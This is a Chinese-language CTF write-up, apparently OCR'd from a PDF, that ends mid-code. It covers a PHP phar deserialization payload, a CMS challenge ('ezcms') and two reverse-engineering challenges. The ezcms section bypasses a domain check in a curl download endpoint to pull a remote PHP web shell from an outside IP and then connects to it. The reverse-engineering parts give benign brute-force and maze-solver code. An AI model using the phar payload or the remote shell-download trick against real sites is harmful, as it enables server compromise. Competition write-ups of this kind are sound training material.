OntpOjA7cjo4O2k6MTtzOjY6ImlzQWpheCI7fX1zOjk6IgAqAGZpbHRlciI7czo2OiJzeXN0ZW0iO3M6OToiACoAY29uZmlnIjthOjEwOntzOjEw
OiJ2YXJfbWV0aG9kIjtzOjc6Il9tZXRob2QiO3M6ODoidmFyX2FqYXgiO3M6MDoiIjtzOjg6InZhcl9wamF4IjtzOjU6Il9wamF4IjtzOjEyOiJ2
YXJfcGF0aGluZm8iO3M6MToicyI7czoxNDoicGF0aGluZm9fZmV0Y2giO2E6Mzp7aToOO3M6MTQ6Ik9SSUdfUEFUSF9JTkZPIjtpOjE7czoxODoi
UkVESVJFQ1RfUEFUSF9JTkZPIjtpOjI7czoxMjoiUkVESVJFQ1RfVVJMIjt9czoxNDoiZGVmYXVsdF9maWx0ZXIiO3M6MDoiIjtzOjE1OiJ1cmxf
ZG9tYWluX3Jvb3QiO3M6MDoiIjtzOjE2OiJodHRwc19hZ2VudF9uYW1lIjtzOjA6IiI7czoxMzoiaHR0cF9hZ2VudF9pcCI7czoxNDoiSFRUUF9Y
X1JFQUxfSVAiO3M6MTU6InVybF9odG1sX3N1ZmZpeCI7czo0OiJodG1sIjt9fX19fX0JAAAAaGVsbG8udHh0BAAAAAJnomEEAAAADH5/2LYBAAAA
AAAAdGVzdM/lB06QxBmPdCdWlMiCHMEIvsfXAgAAAEdCTUI=%26a=phar://hello.txt
```





ezcms

审到很多前台sql注入，只能时间盲注，总是注到一半环境就崩，崩了之后重开又打不通了。

之后本地测试之后是可以未授权的，所以直接找后台功能，看到一个curl接口。

```
if (!empty($url)){
      $fn = explode( delimiter: "/", $url);
    $filename =end( &array: $fn);
    $fndir = str_replace( search: ".zip",  replace: "", $filename);
    //下载目录
      $save_dir = "../Soft/Zip/";
      //解压目录
      $open_dir = "../Soft/Uzip/";
      //备份目录
      $bak_dir = "../Soft/Bak/";
      //下载文件
    $result =getFile($url, $save_dir, $filename,1);

    if ($result===false){
        echo("<script language='javascript'>alert('文件下载失败,重新下载:可能不支持cURL,或服务器原因');window.history.back(-1);</script>");
        exit;
    }
    //解压文件
    $size = get_zip_originalsize($save_dir.$filename,$open_dir);
     //备份目录
     if(!is_dir($bak_dir)){
```

应该是可以远程下载文件的。

前面有

```
if (isset($_GET['url'])){
 $dname=explode("/", $_GET['url']);
// print_r($dname);
  if(strpos($dname[2],'sem-cms.cn') !== false){
    $url=$_GET['url'];
 }else{
  echo("<script language='javascript'>alert('非法操作');window.history.back(-1);</script>");
     exit;
 }
```


用/分隔，dname[2]得包含sem-cms.cn，设置php文件名为此即可。

payload

```
http://81.69.27.32:8888/CxWsbN_AR4/Ant_Curl.php?url=47.101.176.40/shell/sem-cms.cn.php
```

提示下载失败，但本地测试之后其实是成功的，蚁剑连接

Soft/Zip/sem-cms.cn.php



RE

virtus

是傀儡进程，先dump出来真正的程序

题目要求输入两个内容，一个是key,一个是flag,key的长度是4，flag长度是32

```
  v16 = 0;
  memset(v11, 0, sizeof(v11));
  memset(Parameter, 0, sizeof(Parameter));
  v9 = 0;
  InitializeCriticalSection(&CriticalSection);
  printf("please input you key:");
  scanf("%s", &Str);
  printf("please input you flag:");
  scanf("%s", Parameter);
  if ( strlen(Parameter) != 32 || strlen(&Str) != 4 )
  {
    printf("wrong lenth !!!");
    exit(0);
  }
  Handles = CreateThread(0, 0, StartAddress, Parameter, 0, 0);
  hObject = CreateThread(0, 0, sub_40101E, Parameter, 0, 0);
  WaitForMultipleObjects(2u, &Handles, 1, 0xFFFFFFFF);
  CloseHandle(Handles);
  CloseHandle(hObject);
  p_Str = &Str;
  for ( i = 0; i < 4; ++i )
  {
    sub_401023(p_Str, &v12 + 4 * i);
    p_Str = &v12 + 4 * i;
  }
```

使用线程对flag进行加密,算法很简单，就是异或

```
Handles = CreateThread(0, 0, StartAddress, Parameter, 0, 0);
hObject = CreateThread(0, 0, sub_40101E, Parameter, 0, 0);
WaitForMultipleObjects(2u, &Handles, 1, 0xFFFFFFFF);
```

```
EnterCriticalSection(&CriticalSection);
for ( i = 0; i < 32; i += 2 )
  *(_BYTE *)(i + a1) ^= 6u;
LeaveCriticalSection(&CriticalSection);
return 0;
```

```
EnterCriticalSection(&CriticalSection);
for ( i = 1; i < 32; i += 2 )
  *(_BYTE *)(i + a1) ^= 7u;
LeaveCriticalSection(&CriticalSection);
return 0;
```

这里是对key进行运算，再用运算后的结果进行比较

```
for ( i = 0; i < 4; ++i )
{
  sub_401023(p_Str, &v12 + 4 * i);
  p_Str = &v12 + 4 * i;
}
if ( strcmp(&Str1[3], "Lroo") )
{
  printf("wrong key");
  exit(0);
}
```

Key的加密算法我没看懂,但是Key长度并不长，直接写个脚本爆破，爆破出来key是:_shy

```
int main(int argc, char* argv[])
{

    char in[5]="1234";
    for(int i='0';i<128;i++){
        for(int j='0';j<128;j++){
            for(int a='0';a<128;a++){
                for(int b='0';b<128;b++){
                    char out[5]={0};
                    in[0]=i;
                    in[1]=j;
                    in[2]=a;
                    in[3]=b;
                    dp(in,out);
                    if(out[0]=='h'&&out[1]=='g'&&out[2]==0x7f&&out[3]=='N'){
                        printf("%c%c%c%c",i,j,a,b);
                        getchar();
                        getchar();
                    }
                }
            }
        }

    }
    getchar();
    printf("Hello World!\n");
    return 0;
}
```

剩下的部分就是根据key生成密钥表，然后对flag进行加密，最后进行比较

```
sub_401041(&v12, v11);
for ( i = 0; i < 2; ++i )
  sub_40100F(&Parameter[16 * i], v11, &v7[i]);
if ( sub_401028(v7) )
  printf("congratulations !!!\n");
else
  printf("sorry , you're wrong\n");
return system("pause");
```

加密算法如下，推出:v3[i] = sub_401005(*(a2 + 4 * i + 16) ^ v3[i + 3] ^ v3[i + 2] ^ v3[i + 1]) ^ v3[i+4]

```
void __cdecl sub_4012F0(int a1, int a2, int a3)
{
  int v3[36]; // [esp+4Ch] [ebp-94h] BYREF
  int i; // [esp+DCh] [ebp-4h]

  for ( i = 0; i < 4; ++i )
    sub_40103C(a1 + 4 * i, &v3[i]);
  for ( i = 0; i < 32; ++i )
    v3[i + 4] = sub_401005(*(a2 + 4 * i + 16) ^ v3[i + 3] ^ v3[i + 2] ^ v3[i + 1]) ^ v3[i];
  for ( i = 0; i < 4; ++i )
    sub_401019(v3[35 - i], a3 + 4 * i);
}
```

剩下的就是把4011E0的加密算法抄下来，然后套上面推出来的公式，就能跑出flag

脚本如下:


```
#include "stdafx.h"
int key[]={
        0xcbd6c588, 0x03f17d27, 0x1c18e9cc, 0xfe024db3, 0xd71737eb, 0x7b9b1eab, 0x2776bba4, 0xbd2018c0, 0x356d05
53, 0x0c825513, 0xcaaff094, 0x9dfbcba1, 0x7eb6b878, 0x47630f35, 0x4b494bbe, 0x34fd620a,
        0x14cf85ef, 0xd754e93a, 0x338b4918, 0xc0846091, 0xd526f236, 0xb9ce1fc7, 0xcb537b6a, 0x25fdd8ea, 0x722109
```

```
4b, 0xa1f73abf, 0x2473d8cc, 0x8fa4f2f2, 0x1e7cac59, 0xec581806, 0x425d33c3, 0xbeb16ed4,
        0xe5c0ca70, 0x02b60624, 0x3011744f, 0xf73a6e51, 0x4e7f6768, 0x774e5b55, 0x5b78657b, 0x6f6f724c, 0xcccccc
00, 0x7968735f, 0xcccccc00, 0x0018ff88, 0x00402579, 0x00000001, 0x008e1228, 0x008e1290};
char map[352]={
        0xd6, 0x90, 0xe9, 0xfe, 0xcc, 0xe1, 0x3d, 0xb7, 0x16, 0xb6, 0x14, 0xc2, 0x28, 0xfb, 0x2c, 0x05,
        0x2b, 0x67, 0x9a, 0x76, 0x2a, 0xbe, 0x04, 0xc3, 0xaa, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99,
        0x9c, 0x42, 0x50, 0xf4, 0x91, 0xef, 0x98, 0x7a, 0x33, 0x54, 0x0b, 0x43, 0xed, 0xcf, 0xac, 0x62,
        0xe4, 0xb3, 0x1c, 0xa9, 0xc9, 0x08, 0xe8, 0x95, 0x80, 0xdf, 0x94, 0xfa, 0x75, 0x8f, 0x3f, 0xa6,
        0x47, 0x07, 0xa7, 0xfc, 0xf3, 0x73, 0x17, 0xba, 0x83, 0x59, 0x3c, 0x19, 0xe6, 0x85, 0x4f, 0xa8,
        0x68, 0x6b, 0x81, 0xb2, 0x71, 0x64, 0xda, 0x8b, 0xf8, 0xeb, 0x0f, 0x4b, 0x70, 0x56, 0x9d, 0x35,
        0x1e, 0x24, 0x0e, 0x5e, 0x63, 0x58, 0xd1, 0xa2, 0x25, 0x22, 0x7c, 0x3b, 0x01, 0x21, 0x78, 0x87,
        0xd4, 0x00, 0x46, 0x57, 0x9f, 0xd3, 0x27, 0x52, 0x4c, 0x36, 0x02, 0xe7, 0xa0, 0xc4, 0xc8, 0x9e,
        0xea, 0xbf, 0x8a, 0xd2, 0x40, 0xc7, 0x38, 0xb5, 0xa3, 0xf7, 0xf2, 0xce, 0xf9, 0x61, 0x15, 0xa1,
        0xe0, 0xae, 0x5d, 0xa4, 0x9b, 0x34, 0x1a, 0x55, 0xad, 0x93, 0x32, 0x30, 0xf5, 0x8c, 0xb1, 0xe3,
        0x1d, 0xf6, 0xe2, 0x2e, 0x82, 0x66, 0xca, 0x60, 0xc0, 0x29, 0x23, 0xab, 0x0d, 0x53, 0x4e, 0x6f,
        0xd5, 0xdb, 0x37, 0x45, 0xde, 0xfd, 0x8e, 0x2f, 0x03, 0xff, 0x6a, 0x72, 0x6d, 0x6c, 0x5b, 0x51,
        0x8d, 0x1b, 0xaf, 0x92, 0xbb, 0xdd, 0xbc, 0x7f, 0x11, 0xd9, 0x5c, 0x41, 0x1f, 0x10, 0x5a, 0xd8,
        0x0a, 0xc1, 0x31, 0x88, 0xa5, 0xcd, 0x7b, 0xbd, 0x2d, 0x74, 0xd0, 0x12, 0xb8, 0xe5, 0xb4, 0xb0,
        0x89, 0x69, 0x97, 0x4a, 0x0c, 0x96, 0x77, 0x7e, 0x65, 0xb9, 0xf1, 0x09, 0xc5, 0x6e, 0xc6, 0x84,
        0x18, 0xf0, 0x7d, 0xec, 0x3a, 0xdc, 0x4d, 0x20, 0x79, 0xee, 0x5f, 0x3e, 0xd7, 0xcb, 0x39, 0x48};
unsigned int AROL(unsigned i,unsigned bit){
    _asm{
            mov eax,[ebp+8];
            push ecx;
            mov ecx,[ebp+0xC];
            rol eax,cl;
            pop ecx;
            leave;
            retn;
    }
    return -1;
}
int __cdecl Rcopy(unsigned int a1, char * a2)
{
    int result; // eax
    int i; // [esp+4Ch] [ebp-4h]

    for ( i = 0; i < 4; ++i )
    {
        a2[i] = a1 >> (24 - 8 * i);
        result = i + 1;
    }
    return result;
}
void __cdecl rev(int a1, char *a2){
    a2[0]=(a1&0xFF000000)>>24;
    a2[1]=(a1&0xFF0000)>>16;
    a2[2]=(a1&0xFF00)>>8;
    a2[3]=a1&0xFF;
}
unsigned int EP(unsigned int a1){
    int v6=0;
    Rcopy(a1,(char*)&v6);
    for(int i=0;i<4;++i){
        unsigned int p=*((unsigned char*)&v6+i);
        *((char*)&v6+i)=map[p];
    }
    rev(v6,(char*)&a1);
    return a1^AROL(a1,2)^AROL(a1,10)^AROL(a1,18)^AROL(a1,24);
```

```
}
int main(int argc, char* argv[])
{
    int a=0;
    unsigned int b=0x12345678;
    b=EP(b);
    unsigned int aim[36]={0};
    aim[35]=0xE7A35E0F;
    aim[34]=0xFC93FC76;
    aim[33]=0x6CFB29E0;
    aim[32]=0x162FA567;
    int i=0;
    for( i=31;i>=0;i--){
        aim[i]=EP(key[i + 4] ^ aim[i + 3] ^ aim[i + 2] ^ aim[i + 1])^aim[i+4];
    }
    for(i=0;i<4;i++){
        rev(aim[i],(char*)&aim[i]);
    }
    char* t=(char*)aim;
    for ( i = 0; i < 32; i += 2 )t[i] ^= 6u;
    for ( i = 1; i < 32; i += 2 )t[i] ^= 7u;
    getchar();
    return 0;
}
```

mazeee

首先根据提示，可以看到base编码，动态调试发现base表被替换,直接换表base解码




得到,D0g3{Y0u^Can=So1ve_it!

然后继续分析迷宫,很容易看出来这是一个三维迷宫，并且可以算出步数应该为22

```
if ( v2 == 22 )
{
  flag = 0;
  while ( 2 )
  {
    if ( flag >= 22 )
    {
      if ( off_420074[150 * dword_420284 + 15 * dword_42027C + unk_420248] == 69 )
      {
        v12 = &v1;
        step = sub_4113D4(&v16);
        success(v1);
        v14 = 0;
        v17 = -1;
        sub_41132F(&v16);
        result = v14;
      }
      else
      {
        sub_411131();
        v13 = 0;
        v17 = -1;
        sub_41132F(&v16);
        result = v13;
      }
    }
    else
    {
      step = *sub_411262(flag);
      step -= 83;
```

```
      switch ( step )
      {
        case 0:
          if ( off_420074[150 * --dword_420284 + 15 * dword_42027C + unk_420248] == 79
            || off_420074[150 * dword_420284 + 15 * dword_42027C + unk_420248] == 69 )
          {
            goto LABEL_4;
          }
          sub_411131();
          v11 = 0;
          v17 = -1;
          sub_41132F(&v16);
          result = v11;
          break;
        case 4:
          if ( off_420074[150 * ++dword_420284 + 15 * dword_42027C + unk_420248] == 79
            || off_420074[150 * dword_420284 + 15 * dword_42027C + unk_420248] == 69 )
          {
            goto LABEL_4;
          }
          sub_411131();
          v10 = 0;
          v17 = -1;
          sub_41132F(&v16);
          result = v10;
          break;
        case 14:
          if ( off_420074[150 * dword_420284 + 15 * dword_42027C + --unk_420248] == 79
            || off_420074[150 * dword_420284 + 15 * dword_42027C + unk_420248] == 69 )
          {
```

脚本如下：




```
blic class Main {
  static int map[]={
        0x53, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f,
        0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x4f, 0x4f, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x4f, 0x23, 0x23, 0x4f, 0x23, 0x4f, 0x4f, 0x4f,
        0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f,
        0x23, 0x23, 0x23, 0x23, 0x45, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23,
        0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
```

```
        0x23, 0x23, 0x4f, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x2
    public static void dfs(int x,int y,int z,String s,int last,int step){
        if(x<0||y<0||z<0||step>44)return;
        int pos=150 * x + 15 * y + z;
        if(pos<0||pos>=map.length||(map[pos]!= 79&&map[pos]!= 69))return;
        if(map[pos]==0x45&&s.length()==0x16){
            System.out.println(s);
            return;
        }
        switch (last){
            case 83:
                dfs( x: x-1,y,z, s: s+(char)83, last: 83, step: step+1);
                dfs(x,y, z: z-1, s: s+(char)97, last: 97, step: step+1);
                dfs(x,y, z: z+2, s: s+(char)100, last: 100, step: step+1);
                dfs(x, y: y-1,z, s: s+(char)115, last: 115, step: step+1);
                dfs(x, y: y+2,z, s: s+(char)119, last: 119, step: step+1);
                break;
            case 87:
                dfs( x: x+1,y,z, s: s+(char)87, last: 87, step: step+1);
                dfs(x,y, z: z-1, s: s+(char)97, last: 97, step: step+1);
                dfs(x,y, z: z+2, s: s+(char)100, last: 100, step: step+1);
                dfs(x, y: y-1,z, s: s+(char)115, last: 115, step: step+1);
                dfs(x, y: y+2,z, s: s+(char)119, last: 119, step: step+1);
                break;
            case 97:
```

```
            break;
        case 97:
        case 100:
        case 115:
        case 119:
            dfs( x: x-1,y,z, s: s+(char)83, last: 83, step: step+1);
            dfs( x: x+1,y,z, s: s+(char)87, last: 87, step: step+1);
            dfs(x,y, z: z-1, s: s+(char)97, last: 97, step: step+1);
            dfs(x,y, z: z+2, s: s+(char)100, last: 100, step: step+1);
            dfs(x, y: y-1,z, s: s+(char)115, last: 115, step: step+1);
            dfs(x, y: y+2,z, s: s+(char)119, last: 119, step: step+1);
            break;
    }

}
public static void main(String[] args) throws SocketException, InterruptedException {
    dfs( x: -1, y: 0, z: 0, s: ""+(char)83, last: 83, step: 1);
    dfs( x: 1, y: 0, z: 0, s: ""+(char)87, last: 87, step: 1);
    dfs( x: 0, y: 0, z: -1, s: ""+(char)97, last: 97, step: 1);
    dfs( x: 0, y: 0, z: 2, s: ""+(char)100, last: 100, step: 1);
    dfs( x: 0, y: -1, z: 0, s: ""+(char)115, last: 115, step: 1);
    dfs( x: 0, y: 2, z: 0, s: ""+(char)119, last: 119, step: 1);
    //new LoginWindow();


}
```


跑出来是:dWWwwdddWWaawwddsssSaw

输入后，告诉我这个。。。。，字符串又说我前面有点问题,what?




既然都提醒了是前面，那大概率是下图这段了，不然出题人就疯了


```
LOBYTE(v6) = 1;
for ( i = 0; i < 44; ++i )
{
